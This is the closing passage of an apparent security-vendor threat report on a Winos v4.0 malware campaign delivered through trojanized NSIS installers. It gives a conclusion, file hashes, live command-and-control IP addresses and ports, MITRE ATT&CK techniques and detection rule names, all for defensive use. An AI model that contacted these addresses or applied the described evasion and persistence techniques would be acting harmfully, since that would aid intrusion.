CTG Server Ltd. / MEGA-II IDC (AS152194)
OK COMMUNICATION / LANDUPS LIMITED (AS150452)
Alibaba Cloud (AS45102)
Tcloudnet, Inc. (AS399077)

Conclusion

This campaign shows a well-organized, regionally focused malware operation using trojanized NSIS installers to quietly drop the Winos v4.0 stager. It leans heavily on memory-resident payloads, reflective DLL loading, and decoy software signed with legit certificates to avoid raising alarms.

The malware's logic—using mutexes to choose payloads, hiding shellcode in INI files, and layering persistence tricks like scheduled tasks and watchdog scripts—points to an actor that's refining, not reinventing, their playbook. Infrastructure overlaps and language-based targeting hint at ties to Silver Fox APT, with activity likely aimed at Chinese-speaking environments. Rapid7 continues to track this threat and has detections in place to help protect customers.

Indicators of compromise

File Indicators

Config2.ini	4CB2CAB237893D0D661E2378E7FE4E1BAFBFAEFD713091E26C96F7EC182B6CD0
Config.ini	E2490CFD25D8E66A7888F70B56FF8409494DE3B3D87BC5464D3ADABBA8B32177
Iatsvpn-Latest.exe	1E57AC6AD9A20CFAB1FE8EDD03107E7B63AB45CA555BA6CE68F143568884B003
InstallOptions.dll	B2091205E225FC07DAF1101218C64CE62A4690CACAC9C3D0644D12E93E4C213C
insttect.exe	4FDEDADAA57412E242DC205FABDCA028F6402962D3A8AF427A01DD38B40D4512
ioSpecial.ini	D95AED234F932A1C48A2B1B0D98C60CA31F962310C03158E2884AB4DDD3EA1E0
nsExec.dll	01E72332362345C415A7EDCB366D6A1B52BE9AC6E946FB9DA49785C140BA1A4B
setup.xml	E036D5E88A51008B130673AD65872559C060DEEB29A0F8DA103FE6D036E9D031
modern-wizard.bmp	3AD2DC318056D0A2024AF1804EA741146CFC18CC404649A44610CBF8B2056CF2
Single.ini	B22599DD0A1C44CA1B35DF16006F3085BDDAE3EBBA6A3649EC6E4DC4CBF74865
System.dll	9111099EFE9D5C9B391DC132B2FAF0A3851A760D4106D5368E30AC744EB42706
[LICENSE].txt	16C79970ED965B31281270B1BE3F1F43671DFAF39464D7EAC38B8B27C66661CF
[NSIS].nsi	47AD38ADC3B18FB62A8E0A33E9599FD0B90D9DE220D1A18B6761D035448C378F

Config2.ini	**4CB2CAB237893D0D661E2378E7FE4E1BAFBFAEFD713091E26C96F7EC182B6CD0**
QQPCDownload.dll	28D2477926DE5D5A8FFCB708CB0C95C3AA9808D757F77B92F82AD4AA50A05CC8
intel.dll	B8E8A13859ED42E6E708346C555A094FDC3FBD69C3C1CB9EFB43C08C86FE32D0
monitor.bat	5767D408EC37B45C7714D70AE476CB34905AD6B59830572698875FC33C3BAF2F

Network Indicators

156.251.17.243[:]18852

134.122.204.11[:]18852

103.46.185.44[:]443

MITRE TTPs

ATT&CK ID	Name
T1204.002	User Execution: Malicious File
T1053.005	Scheduled Task/Job: Scheduled Task
T1562.001	Impair Defenses: Disable or Modify Tools
T1218.010	System Binary Proxy Execution: Regsvr32
T1218.011	System Binary Proxy Execution: Rundll32
T1070.004	Indicator Removal: File Deletion
T1036.004	Masquerading: Masquerade Task or Service
T1027.013	Obfuscated Files or Information: Encrypted/Encoded File
T1055.001	Process Injection: Dynamic-link Library Injection
T1071.001	Application Layer Protocol: Web Protocols
T1059.001	Command and Scripting Interpreter: PowerShell
T1620	Reflective Code Loading
T1057	Process Discovery

ATT&CK ID	Name
T1083	File and Directory Discovery
T1105	Ingress Tool Transfer

More IOCs in our Github

https://github.com/rapid7/Rapid7-Labs/tree/main/IOCs/nsis-abuse-srdi-winos4

Rapid7 customers

InsightIDR and Managed Detection and Response customers have existing detection coverage through Rapid7's expansive library of detection rules. Below is a non-exhaustive list of detections that are deployed and will alert on behavior related to Catena. We will also continue to iterate detections as new variants emerge, giving customers continuous protection without manual tuning:

- Suspicious Scheduled Task - Potential QQBrowser Scheduled Task Identified
- Suspicious Process - Potential QQBrowser Second Stage Execution